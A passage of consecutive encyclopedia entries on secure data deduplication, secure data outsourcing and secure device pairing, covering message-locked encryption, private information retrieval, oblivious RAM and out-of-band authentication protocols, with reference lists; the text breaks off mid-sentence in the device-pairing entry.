Zhang W, Wang C, Feng T (2008) Gp^2s: generic privacy-preservation solutions for approximate aggregation of sensor data. In: Proceedings of annual IEEE international conference on Pervasive Computing and Communications (PerCom), pp 179–184

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300849

Secure Data Deduplication

Deduplication of Encrypted Data

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1562

Secure Data Deduplication Schemes

Sherman S. M. Chow[36] ✉ and Yongjun Zhao[37] ✉
(36) Department of Information Engineering, Chinese University of Hong Kong, Shatin, Hong Kong
(37) Nanyang Technological University, Singapore, Singapore

✉ **Sherman S. M. Chow**
Email: smchow@ie.cuhk.edu.hk

✉ **Yongjun Zhao (Corresponding author)**
Email: yongjun.zhao@ntu.edu.sg

Synonyms

Message-locked encryption; Secure deduplication

Definitions

A secure data deduplication scheme performs deduplication over encrypted data across multiple data owners with the following security guarantees: (1) data privacy against the hosting server; (2) deduplication correctness in facing malicious data owners; (3) minimized leakage to malicious data owners.

Background

Deduplication is a widely deployed technique in cloud storage providers to reduce their storage costs. If multiple users upload the same file, the storage server only keeps one single copy and remembers that all these users own

this file using a small amount of meta-data. This process is known as file-level deduplication. To further reduce the storage cost, each file could be divided into fixed-size blocks, which allows a more fine-grained block-level deduplication.

Deduplication can happen at the server after the whole file is uploaded or at the client without uploading the whole file. In the latter case, typically, the client first sends the digest of the file to the server, which uses the digest to check if others have uploaded the same file. If so, the duplicate will not be sent over the network, and the server adds the client as one of the owners of the file. This approach saves both storage and bandwidth overhead.

Deduplication works well on plaintext data. Unfortunately, data deduplication becomes tricky if the client chooses to encrypt their files before upload. Typical encryption schemes produce randomized ciphertexts, which prevents the storage server from recognizing two ciphertexts generated from the same plaintext even under the same encryption key. A further difficulty is that, without coordination, different users are likely to choose different encryption keys for themselves, making it even harder to deduplicate.

Apart from data privacy, a secure data deduplication scheme should prevent malicious clients from submitting bogus ciphertexts that cause incorrect deduplication. Consider honest clients who upload their encrypted data to the storage server. They might fail to recover their data forever if their ciphertexts were wrongly deduplicated due to bogus ciphertexts uploaded by the attacker. Such an attack was first identified by Storer et al. (2008) and later formalized as “duplicate-faking attacks” (Bellare et al., 2013).

Recall that a typical client-side deduplication system only requires the client to send a small digest; this explains why a malicious client can falsely claim the ownership of a potentially large file by merely owning its digest. Harnik et al. (2010) notice that a malicious client could try to upload all possible digests of a target file and observe which one leads to deduplication, gaining (potentially sensitive) information about other user’s files. A secure deduplication scheme should possess deduplication correctness under such attacks, which guarantees that the client indeed possesses the claimed file.

Theory

To resolve the conflict between deduplication and encryption, one approach is to have each user generate a file-specific encryption key by hashing the file and then encrypt the file deterministically using this key. In this way, the resulting ciphertexts generated by different users locally from the same file will be identical, thus allowing the storage server to perform deduplication. This approach is called convergent encryption (CE) (Douceur et al., 2002). The concrete security guarantee of CE, however, was unknown until Bellare et al. (2013) formalized the notion of message-locked encryption (MLE), which covers CE as a special case, and formulated several security notions.

MLE is then extended to further support block-level deduplication over encrypted data (Chen et al., 2015; Zhao and Chow, 2017b, 2021). Block-level MLE also helps in allowing efficient updates. The block-level MLE scheme of Zhao and Chow (2017b, 2021) shows that additional non-colluding servers (cf. Bellare et al. 2013) or public-key operations (cf. Chen et al. 2015) are not necessary.

MLE allows different users to derive the same encryption key without coordination. The main drawback is that low-entropy files will be vulnerable to offline brute-force guessing attacks. If online coordination among users is possible, such weakness can be overcome using password-authenticated key exchange (PAKE) protocols as follows (Liu et al., 2015, 2018). A user first computes the digest of the to-be-uploaded file and uses this digest as the input to the PAKE protocol. Other online users who have already uploaded their files also use the digest of their files as the input to PAKE. If two users are using the same digest, they will derive the same session key, with which the new user recognizes that an old user has already uploaded the same file, and the old user can transfer his/her encryption key to the new user to enable deduplication. Otherwise, the user encrypts the file using a chosen-plaintext-secure encryption scheme under a fresh encryption key.

Bellare et al. (2013) formulated a security notion called tag consistency to capture the requirement of deduplication correctness in file-level MLE schemes. Their notion has been extended to block-level MLE by Zhao and Chow (2021). Halevi et al. (2011) proposed proofs-of-ownership protocol to allow a client to prove that he/she indeed possesses the whole duplicate

file locally. Constructions based on the Merkle hash tree or random spot-checking have been proposed by Halevi et al. (2011) and Zhao and Chow (2016).

To enjoy the bandwidth saving of client-side deduplication while minimizing information leakage to clients, one possible solution is to randomize the deduplication pattern, i.e., the server still instructs the client to transfer the duplicate file with some probability. Various randomization methods with different privacy-efficiency tradeoffs have been proposed (Harnik et al., 2010; Shin and Kim, 2015).

Open Problems and Future Directions

As updates on outsourced files can be trivially supported by downloading and decrypting the original ciphertext, followed by re-encryption and re-uploading, the update cost of any interesting scheme should be sublinear in the file size. While Zhao and Chow (2021) achieve logarithmic update cost, it remains unknown whether constant-time update cost is achievable.

Existing PAKE-based schemes focus on file-level deduplication and static files. It is an open problem to construct schemes supporting block-level deduplication and efficient update.

Generally, secure deduplication is a query privacy problem, where the query is for identifying (close enough) duplications. Securely identifying duplication manifests in different forms with different sets of features for various applications, such as (decentralized/server-aided) collaborative filtering (Zhao and Chow, 2015; Li et al., 2018) and (threshold) private set intersection (with data transfer/projections) (Carpent et al., 2017; Zhao and Chow, 2017a, 2018; Pinkas et al., 2019), which finds applications in identifying common interests in matchmaking (Zhao and Chow, 2017a, 2018) and document sharing (Edalatnejad et al., 2020). It is interesting to see whether techniques for these variants would be helpful for each other.

Cross-References

Deduplication of Encrypted Data
Searchable Symmetric Encryption

References

Bellare M, Keelveedhi S, Ristenpart T (2013) Message-locked encryption and secure deduplication. In: Advances in Cryptology – EUROCRYPT 2013, 32nd Annual International Conference on the Theory and Applications of Cryptographic Techniques, Athens, 26–30 May 2013. Proceedings. Lecture notes in computer science, vol 7881. Springer, pp 296–312

Carpent X, Faber S, Sander T, Tsudik G (2017) Private set projections & variants. In: Proceedings of the 2017 on Workshop on Privacy in the Electronic Society, Dallas, 30 Oct–3 Nov 2017. ACM, pp 87–98

Chen R, Mu Y, Yang G, Guo F (2015) BL-MLE: block-level message-locked encryption for secure large file deduplication. IEEE Trans Inf Forensics Secur 10(12):2643–2652

Douceur JR, Adya A, Bolosky WJ, Simon D, Theimer M (2002) Reclaiming space from duplicate files in a serverless distributed file system. In: Proceedings of the 22nd International Conference on Distributed Computing Systems, ICDCS 2002, Vienna, 2–5 July 2002. IEEE Computer Society, pp 617–624

Edalatnejad K, Lueks W, Martin JP, Ledésert S, L'Hôte A, Thomas B, Girod L, Troncoso C (2020) Datasharenetwork: a decentralized privacy-preserving search engine for investigative journalists. In: 29th USENIX Security Symposium, USENIX Security 2020, 12–14 Aug 2020. USENIX Association, pp 1911–1927

Halevi S, Harnik D, Pinkas B, Shulman-Peleg A (2011) Proofs of ownership in remote storage systems. In: Proceedings of the 18th ACM Conference on Computer and Communications Security, CCS 2011, Chicago, 17–21 Oct 2011. ACM, pp 491–500

Harnik D, Pinkas B, Shulman-Peleg A (2010) Side channels in cloud services: deduplication in cloud storage. IEEE Secur Priv 8(6):40–47

Li M, Zhang M, Wang Q, Chow SSM, Du M, Chen Y, Li C (2018) Instantcryptogram: secure image retrieval service. In: 2018 IEEE Conference on Computer Communications, INFOCOM 2018, Honolulu, 16–19 Apr 2018. IEEE, pp 2222–2230

Liu J, Asokan N, Pinkas B (2015) Secure deduplication of encrypted data without additional independent servers. In: Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, 12–16 Oct 2015. ACM, pp 874–885

Liu J, Duan L, Li Y, Asokan N (2018) Secure deduplication of encrypted data: refined model and new constructions. In: Topics in Cryptology – CT-RSA 2018 – The Cryptographers' Track at the RSA Conference 2018, San Francisco, 16–20 Apr 2018, Proceedings. Lecture notes in computer science, vol 10808. Springer, pp 374–393

Pinkas B, Schneider T, Tkachenko O, Yanai A (2019) Efficient circuit-based PSI with linear communication. In: Advances in Cryptology – EUROCRYPT 2019 – 38th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Darmstadt, 19–23 May 2019, Proceedings, Part III. Lecture notes in computer science, vol 11478. Springer, pp 122–153

Shin Y, Kim K (2015) Differentially private client-side data deduplication protocol for cloud storage services. Secur Commun Netw 8(12):2114–2123

Storer MW, Greenan KM, Long DDE, Miller EL (2008) Secure data deduplication. In: Proceedings of the 2008 ACM Workshop On Storage Security And Survivability, StorageSS 2008, Alexandria, 31 Oct 2008. ACM, pp 1–10

Zhao Y, Chow SSM (2015) Privacy preserving collaborative filtering from asymmetric randomized encoding. In: Financial Cryptography and Data Security – 19th International Conference, FC 2015, San Juan, 26–30 Jan 2015, Revised Selected Papers. Lecture Notes in Computer Science, vol 8975. Springer, pp 459–477

Zhao Y, Chow SSM (2016) Towards proofs of ownership beyond bounded leakage. In: Provable Security – 10th International Conference, ProvSec 2016, Nanjing, 10–11 Nov 2016, Proceedings. Lecture notes in computer science, vol 10005, pp 340–350

Zhao Y, Chow SSM (2017a) Are you the one to share? Secret transfer with access structure. Proc Priv Enhancing Technol 2017(1):149–169

Zhao Y, Chow SSM (2017b) Updatable block-level message-locked encryption. In: Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security, AsiaCCS 2017, Abu Dhabi, 2–6 Apr 2017. ACM, pp 449–460

Zhao Y, Chow SSM (2018) Can you find the one for me? Privacy-preserving matchmaking via threshold PSI. In: Proceedings of the 2018 Workshop on Privacy in the Electronic Society, WPES@CCS 2018, Toronto, 15–19 Oct 2018. ACM, pp 54–65

Zhao Y, Chow SSM (2021) Updatable block-level message-locked encryption. IEEE Trans Dependable Secur Comput 18(4):1620–1631

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_675

Secure Data Outsourcing

Anrin Chakraborti[38] ✉ and Radu Sion[39] ✉
(38) Stony Brook University, Stony Brook, NY, USA
(39) National Security Institute, Stony Brook University, Stony Brook, NY, USA

✉ **Radu Sion**
Email: sion@cs.stonybrook.edu

Synonyms

Cloud security

Definition

Today, sensitive data is being managed on remote servers maintained by third-party outsourcing vendors. This is because the total cost of data management is 5–10 times higher than the initial acquisition costs.

In data outsourcing, clients are naturally reluctant to place sensitive data under the control of a foreign party without strong security assurances of *correctness*, *confidentiality*, and data access *privacy* (Samarati and De Capitani di Vimercati, 2010).

Background

Query Correctness

There is a long line of work on ensuring correct query results from outsourced relational databases (Sion, 2009). Most of these solutions are based on cryptographic primitives. Alternatively, trusted hardware can be

employed to design efficient query authentication mechanisms (Bajaj and Sion, 2014). Query correctness mechanisms have also been optimized for multiclient databases.

Verifiable Computation

The first approaches for verifiable computation were based on cryptographic protocols (Parno et al., 2013). The general idea is to convert a given code into a circuit representation, which is then converted into a *quadratic program*, which is finally used to generate efficient proofs. As an alternative to cryptographic solutions (which are slow in practice), secure hardware can be leveraged to realize efficient verifiable computation (Tramèr et al., 2017).

Data Confidentiality

Searching on Encrypted Data

Searchable encryption (Song et al., 2000) allows clients to search directly in remote encrypted data. In these efforts, clients either linearly process the data using symmetric key encryption mechanisms or, more often, outsource additional secure metadata mostly of size linear in the order of the original data set. This metadata aids the server in searching through the encrypted data set while revealing as little as possible. The primary focus of most of the existing work on searchable encryption has been reducing search complexity – the cost of searching for a particular keyword (or a combination of keywords) in the database. In addition, searchable encryption schemes have also been optimized for other parameters including locality of access and range queries (Bösch et al., 2014).

Encrypted Databases

Encrypted databases allow clients to execute queries without the need to decrypt the data server side. Various techniques have been employed to build encrypted databases. This includes homomorphic encryption, order-preserving encryption (OPE), searchable encryption, etc. (Fuller et al., 2017).

Data Access Privacy

Private Information Retrieval

Private Information Retrieval (PIR) protocols were first proposed as a theoretical primitive for accessing individual items of outsourced data while preventing servers from learning anything about the client's access patterns.

In single-server settings, it is known that PIR requires a full transfer of the database for computationally unbounded servers. For bounded adversaries, however, *computational* PIR (cPIR) mechanisms have been proposed (Ostrovsky and Skeith, 2007). Most of these schemes require server-side computation linear in the size of the database per query. Recently, lattice-based homomorphic encryption schemes have been also leveraged to build efficient PIR schemes (Angel et al., 2018).

Oblivious RAM

Oblivious RAM (ORAM) is a cryptographic primitive that allows a client to store and manipulate an array of *n* blocks on an untrusted, honest-but-curious server without revealing the data or access patterns to the server (Goldreich and Ostrovsky, 1996).

There is a large volume of work dedicated to fast oblivious RAMs under different server-side and client-side assumptions and has largely focused on reducing overall communication complexity (Chang et al., 2016). In addition ORAMs have also been optimized for other performance metrics which includes round trips, scalability, locality of access, multiparty computation, etc.

Theory & Applications

Query Correctness

Once a client outsources data to a cloud service, it may retrieve all (or parts) of the data as part of application requirements using a cloud server-specific query mechanism. Informally, a query mechanism is called *correct* if the server is bound to the sequence of update requests performed by the client. Either the server responds correctly to a query or its malicious behavior is immediately detected by the client: In applied settings, *correctness* in data outsourcing can be often decomposed into two protocol properties, namely, *data integrity* and *query completeness*. Data integrity guarantees that outsourced data sets are not tampered with by the server. Completeness ensures that queries are executed against their entire target data sets and that query results are not "truncated" by servers.

Verifiable Computation

Outsourcing expensive computation to a cloud service is common for resource-constrained clients. In these scenarios, the client would like assurances that the computation has been executed correctly and completely and the results obtained are correct. Verifiable computation mechanisms ensure that in addition to the results of an outsourced computation, the client also obtains a “proof” that the computation has been correctly executed. This prevents a “lazy” or malicious server from incompletely (or not at all) executing a computation submitted by clients.

Data Confidentiality

Data confidentiality constitutes another essential security dimension required in data outsourcing scenarios, especially when considering sensitive information. This entails encrypting data on-premise before outsourcing a potentially untrusted data server and decrypt data only on the client-side after accessing. To ensure flexibility, potentially untrusted servers should be able to process queries on encrypted data on behalf of clients without compromising confidentiality.

Data Access Privacy

Data confidentiality does not ensure full privacy for outsourced data. This is because the *client query access patterns* leak essential information about the data. A simple attack can correlate known public information with *hot* data items (i.e., with high access rates), effectively compromising their confidential nature. In competing business scenarios, such leaks can be extremely damaging, particularly due to their unpredictable nature. This is why, to protect confidentiality, it is important to also provide assurances of access pattern privacy.

Open Problems and Future Directions

To be practical, outsourced data services should allow expressive client queries (e.g., relational joins with arbitrary predicates) without compromising confidentiality. This is a hard problem because decryption keys cannot be directly provided to potentially untrusted servers. Moreover, if the remote server cannot be fully trusted, protocol correctness becomes essential.

Cross-References

Database Encryption
Private Information Retrieval
Search Over Encrypted Data
Secure Coprocessor
TPM

References

Angel S, Chen H, Laine K, Setty S (2018) Pir with compressed queries and amortized query processing. In: 2018 IEEE Symposium on Security and Privacy (SP), pp 962–979. https://doi.org/10.1109/SP.2018.00062

Bajaj S, Sion R (2014) TrustedDB: a trusted hardware-based database with privacy and data confidentiality. IEEE Trans Knowl Data Eng 26(3):752–765. https://doi.org/10.1109/TKDE.2013.38

Bösch C, Hartel P, Jonker W, Peter A (2014) A survey of provably secure searchable encryption. ACM Comput Surv 47(2). https://doi.org/10.1145/2636328

Chang Z, Xie D, Li F (2016) Oblivious ram: a dissection and experimental evaluation. Proc VLDB Endow 9(12):1113–1124. https://doi.org/10.14778/2994509.2994528

Fuller B, Varia M, Yerukhimovich A, Shen E, Hamlin A, Gadepally V, Shay R, Mitchell JD, Cunningham RK (2017) SoK: cryptographically protected database search. In: 2017 IEEE Symposium on Security and Privacy (SP), pp 172–191

Goldreich O, Ostrovsky R (1996) Software protection and simulation on oblivious ram. J ACM 45:431–473
[MathSciNet]

Ostrovsky R, Skeith WE (2007) A survey of single-database private information retrieval: techniques and applications. In: Okamoto T, Wang X (eds) Public Key Cryptography – PKC 2007. Springer, Berlin/Heidelberg, pp 393–411

Parno B, Howell J, Gentry C, Raykova M (2013) Pinocchio: nearly practical verifiable computation. In: 2013 IEEE Symposium on Security and Privacy, pp 238–252. https://doi.org/10.1109/SP.2013.47

Samarati P, De Capitani di Vimercati S (2010) Data protection in outsourcing scenarios: issues and directions. In: Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security, ASIACCS'10. Association for Computing Machinery, New York, pp 1–14. https://doi.org/10.1145/1755688.1755690

Sion R (2009) Regulatory compliance in data management. Springer, Boston, pp 2364–2368. https://doi.org/10.1007/978-0-387-39940-9_305

Song DX, Wagner D, Perrig A (2000) Practical techniques for searches on encrypted data. In: SP'00: Proceedings of the 2000 IEEE Symposium on Security and Privacy (S&P 2000), IEEE Computer Society

Tramèr F, Zhang F, Lin H, Hubaux J, Juels A, Shi E (2017) Sealed-glass proofs: using transparent enclaves to prove and sell knowledge. In: 2017 IEEE European Symposium on Security and Privacy (EuroS P), pp 19–34. https://doi.org/10.1109/EuroSP.2017.28

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300850

Secure Deduplication

Secure Data Deduplication Schemes

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300851

Secure Deletion

Confidential Data Storage

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_53

Secure Device Pairing

Ming Li[40] ✉ and Wenjing Lou[41] ✉
(40) Department of ECE, University of Arizona, Tucson, AZ, USA
(41) Department of Computer Science, Virginia Tech, Falls Church, VA, USA

✉ **Ming Li (Corresponding author)**
Email: lim@arizona.edu

✉ **Wenjing Lou**
Email: wjlou@vt.edu

Synonyms

Initial trust establishment; Secure first connect; Secure communication bootstrapping; Spontaneous device association

Definitions

Secure device pairing is the process of bootstrapping a secure communication channel between two previously unassociated electronic devices communicating over some insecure channel (Kumar et al., 2009).

Background

The goal of secure device pairing (SDP) is to establish an authenticated secret key between two user-designated devices that do not share any prior secrets, after which they can securely communicate with each other using this key. Such a process must be executed in a secure manner, even under

the presence of malicious adversaries. This is challenging since the wireless communication channel is an open medium, which is subjected to various passive and active attacks, such as message eavesdropping, man-in-the-middle (MitM), etc. A common way to establish a secret key between two entities is to use Diffie-Hellman Key Exchange (DHKE). However, it only achieves confidentiality against passive eavesdroppers, without providing any authenticity guarantees. While public key infrastructure (PKI) is widely used for the Internet and web, it is not typically deployed on even advanced personal devices due to a variety of concerns, including scalability, lack of constant online connection, and privacy/tracking issues. Thus, a SDP protocol must operate without the assumption of any prior trust between the devices.


Traditionally, device pairing has relied on password- or personal identification number (PIN)-based approaches, where a human user enters a secret code on one or both of the devices. This has been adopted by standards like Secure Simple Pairing. However, the primary drawback of such an approach is the security and usability of the password, as it requires a significant amount of human effort to remember a long random password, while in reality human-chosen passwords are often short and insecure. Worse yet, many people forget to change the default passwords pre-loaded in the devices, which are easily hackable. Thus, modern secure device pairing protocols aim at resolving the conflict between security, usability, and efficiency.

Theory

General Procedure and System Model

Generally, an SDP scheme consists of two main steps (Fomichev et al., 2017): (1) secret exchange and (2) verification/authentication. This is illustrated in Fig. 1, where there are two devices A and B. Step 1 involves exchanging cryptographic keying materials (e.g., public keys, public numbers in DHKE, passwords, etc.) over the wireless channel for A and B to establish a secret key. In step 2, the messages sent in step 1 are authenticated or verified, either via an out-of-band (OOB) channel or via sensing the environment to verify physical properties of the other device (e.g., location, proximity, etc.). This step may or may not involve human interactions. In the end, a common authenticated secret key is derived.

There is also a discovery phase (omitted here), which is performed in the beginning for the devices to be aware of each other. This can happen either automatically (e.g., via Bluetooth) or with user assistance (e.g., physical contact).



Secure Device Pairing, Fig. 1 Graphical illustration of the system model and general idea of SDP between two devices, A and B (that may belong to the same user or different users). The device discovery phase is omitted

System Model. The system model of SDP consists of three components (Fomichev et al., 2017): (a) two devices to be paired, A and B (in the pairwise setting), (b) a varying number of users, and (c) the ambient environment. The devices can communicate automatically with each other via standard radio interfaces, such as Wi-Fi, ZigBee, or Bluetooth. The devices can be owned by the same human user or different users. Optionally, they may also be equipped with human-computer interaction (HCI) interfaces, including buttons, keyboards, display, visible light, etc., or other automatic communication modalities (e.g., acoustic, visible light channel) and/or sensing interfaces (e.g., light, sound, temperature, acceleration).

Security Goals. Informally speaking, a device pairing protocol between A and B aims to achieve the following basic security properties that are also

required by an authenticated key agreement (AKA) protocol. (1) *Key Confidentiality*: no passive adversary can eavesdrop or obtain the secret key established between A and B at the end of the protocol. (2) *Authenticity*: A and B are assured that they are communicating with each other (instead of an adversary). Sometimes, key confirmation is also required. In addition, due to the nature of the applications, it is often required to achieve *demonstrative identification* (Fomichev et al., 2017), which means the human user can confirm that A and B (intended devices) are indeed paired securely with each other.

Terminology

An SDP scheme usually consists of two parts: a *cryptographic protocol* and a *device pairing method*. The former denotes the entire information exchanged during device pairing, while the latter means the pairing process from the user's point of view (Kobsa et al., 2009). In addition, the *application class* covers use-cases that share broadly similar security threats and objectives (Fomichev et al., 2017).

In general, an *out-of-band* (OOB) channel is defined as any form of communication or sensing channel other than the primary (*in-band*) wireless channel that the devices use to exchange data/messages (Kumar et al., 2009). In Fomichev et al. (2017), OOB channels are further subdivided into *PHY channels* and *HCI channels*, which differ by the absence or presence of user interaction/mediation. Basically, a PHY channel is a communication channel that enables data transmission or reception over a physical medium, which does not involve human interaction. An HCI channel is a means of human-mediated communication where a user acts as the channel, by undertaking some interaction with the devices via their HCI interfaces. Note that PHY channels can be either OOB or in-band and all HCI channels are categorized as OOB. However, not all pairing methods require an OOB channel.

Threat Models

The threat models used by SDP protocols depend on the pairing method and the channels adopted. Usually the security threats in SDP come from external adversaries. The in-band wireless channel is typically considered insecure, where a classical Dolev-Yao model can be assumed. In such a model, the adversary can eavesdrop on messages and arbitrarily replay,

modify, delay, jam, or relay the messages. Only the threats that compromise authenticity and key confidentiality are relevant in SDP, since jamming prevents SDP from successfully executing, which is considered as a denial-of-service (DoS) threat. Thus, typically eavesdropping and MitM attacks are considered.

An OOB channel possesses some enhanced security properties. Typically, authenticity is assumed, meaning it is infeasible to forge communications over an OOB channel without being detected. Some OOB channels, such as visible light communication (VLC), are considered as semi-authenticated, meaning an adversary can easily carry out bit flipping in one direction (e.g., from 0 to 1) but not the other way (e.g., from 1 to 0 which requires signal cancellation). On the other hand, an OOB channel typically cannot guarantee confidentiality. Although a few works used short-range communication channels, such as VLC and vibration channels, to directly transmit secret keys, eavesdropping attacks are still possible.

Sensing-based PHY channels typically assume specific physical properties of the legitimate devices, such as co-location or proximity, but not for the adversary. However, MitM attacks still apply, if the adversary breaks the physical constraints. In addition, there are other possible attacks, such as remote eavesdropping/reproduction of sensor readings, active context manipulation via signal injection/spoofing, etc.

Device Pairing Methods

Essentially, a pairing method is a realization of the channel underlying an SDP scheme, and its choice is closely related to the application requirements and hardware capabilities of the devices. The choice of pairing method directly impacts usability and the likelihood of being adopted (Ion et al., 2010). It also influences the threat model and the design of the cryptographic protocol.

Taxonomies. There are several different taxonomies on SDP methods. In Chong et al. (2014), user interaction techniques are categorized into four types that capture key conceptual differences of perspective: *guidance* (**C1**), *input* (**C2**), *enrollment* (**C3**), and *matching* (**C4**). Under each type, they further subclassify techniques by specific types of user action. *Guidance* means that users act in the real world in order to connect devices, based on concepts that are external to the involved devices, such as contact,

alignment, and proximity. *Input* focuses user action on the involved devices, using HCI interfaces such as keyboard input, button pressing, shaking, and cross-device gesture. *Enrollment* is based on users presenting an identity to a target device in order to associate. Examples include biometrics and identifier entry. In *matching*, users compare outputs of the involved devices to confirm or reject a connection, such as text comparison, listening, pattern matching, etc.

Other taxonomies are based on different types of channels. The categorization of OOB channels into PHY and HCI channels is adopted by Fomichev et al. (2017). On the other hand, since the bandwidth of the channel (or the data rate) is a main deciding factor of the cryptographic protocol design, Nguyen and Roscoe (2008) classified OOB channels into *low-bandwidth* and *high-bandwidth* ones.

Cryptographic Protocols

Pairwise Device Pairing

Many SDP protocols are built around the underlying ideas of the *message authentication protocols* (Nguyen and Roscoe, 2008). We categorize these cryptographic protocols by the bandwidth of OOB channels (Nguyen and Roscoe, 2008) and separate out sensing channels.

(I) Protocols using high-bandwidth OOB channels. These types of channels include most PHY OOB channels, such as mmWave, infrared, ultrasound, NFC, VLC, etc., and certain HCI channels. In some applications, only *uni-directional message authentication* is needed, where non-interactive authentication protocols are usually employed. The common idea of these protocols is to first send the message (e.g., an ID and public key) over the wireless channel and then send a hash of the message over an OOB channel. Only when the former is verified to match with the latter, the message is accepted as authenticated. The hash is computed using a collision-resistant hash function; thus, its output should be relatively long (e.g., at least 256 bits). This is reasonably efficient since the OOB channel is high-bandwidth. It is straightforward to extend this to *bi-directional authentication* by executing a uni-directional protocol twice, once in each direction. This typically does not affect efficiency for high-bandwidth PHY communication channels.

(II) Protocols using low-bandwidth OOB channels. This setting involves most HCI channels. The ways that human interactions are exploited in low-bandwidth HCI channels generally fall into two categories: direct transfer of information from one device to another (*Input* – **C2**) or human-based comparison of two pieces of short information (*Matching* – **C4**). Category **C2** usually corresponds to uni-directional authentication, while **C4** corresponds to bi-directional authentication.

To achieve *uni-directional message authentication*, transmitting a long hash is not practical in this case, since human users cannot transport such long strings. In contrast, the MANA protocols (Nguyen and Roscoe, 2008) use short authentication strings (SAS) as digests, which directly binds the message. To achieve *bi-directional authentication*, interactive protocols are often used. A basic idea called "commitment before knowledge" is often employed, where the parties commit to a common authenticator string (AS) before revealing parts of it. Then, a digest that binds the protocol transcript is generated by each device, which is manually compared by the user(s). In the above schemes, for practical security, the length of the digest, *b*, can be as small as 15 bits.

Other protocols adopt similar ideas to the above ones. An important goal is to make the protocol more efficient, i.e., transmit fewer bits in the OOB channel, for example, the Pasini-Vaudenay two-way authentication protocol, the Hoepman protocol, the Cagalj-Capkun-Hubaux protocol, and the Laur-Nyberg pairwise protocol (Nguyen and Roscoe, 2008).

(III) Protocols using sensing channels. For PHY sensing channels, sensing data are kept by each party and not explicitly exchanged. These protocols do not directly authenticate the messages, but instead verify (a) common contexts or (b) certain physical properties of the other device's signal.

Case (a) is applied to the case when both devices sense some common ambient signals and extract features from them to construct unique fingerprints. The devices must verify that they observed the same/similar ambient context. A key challenge is to securely exchange low-entropy sources, while tolerating slight mismatches between the fingerprints, due to the noisy nature of the sensed signals. A commonly used (non-interactive) protocol family is based on fuzzy-commitment schemes (or its successors: fuzzy-vault and fuzzy-extractors). They extract a common secret key

between two parties, only if the difference between their private inputs s_A and s_B is small enough. A fuzzy-commitment also hides the input s from eavesdroppers. Another commonly used interactive protocol is Interlock which uses only symmetric key cryptography (block cipher mode of operation). This protocol can detect MitM attacks and is adopted by several SDP schemes.

On the other hand, case (b) leads to non-cryptographic protocol designs that sense and verify the signal properties at the PHY layer (e.g., Zeng et al. 2010). However, generally they do not prevent MitM attacks.

Extension to a Group of Devices

To bootstrap a secure channel among a group of N devices, simply doing pairwise paring between any two devices in the group takes $O(N^2)$ time, which is not efficient. Using the same idea of "joint commitment before knowledge," pairwise device pairing can be extended to the group setting. Specifically, every device in the group needs to broadcast a commitment and compute a digest of all the messages generated by the group. Some examples using HCI channels include the HCBK protocol, the Laur-Pasini protocol, SafeSlinger, and GDP. Mirzadeh et al. (2013) provided a comprehensive survey on the cryptographic protocols for SDP, including group extensions.

Applications

SDP has a wide range of applications, especially in ubiquitous authentication in pervasive computing where no PKI or trusted party exists. A taxonomy of *application classes* is given by Fomichev et al. (2017), which categorizes application classes into four cases: private, public, social, and unattended. Specifically, the private class is a classic setting, where a single user either owns or directly controls two devices to be paired. The public class involves a single user with one device, who performs the pairing with some third-party infrastructure (e.g., a payment terminal). The social class involves two or more users who would like to securely pair their corresponding devices. For the unattended class, two or more devices belonging to the same ownership domain pair without user involvement. Each of them has different security and usability requirements and threat

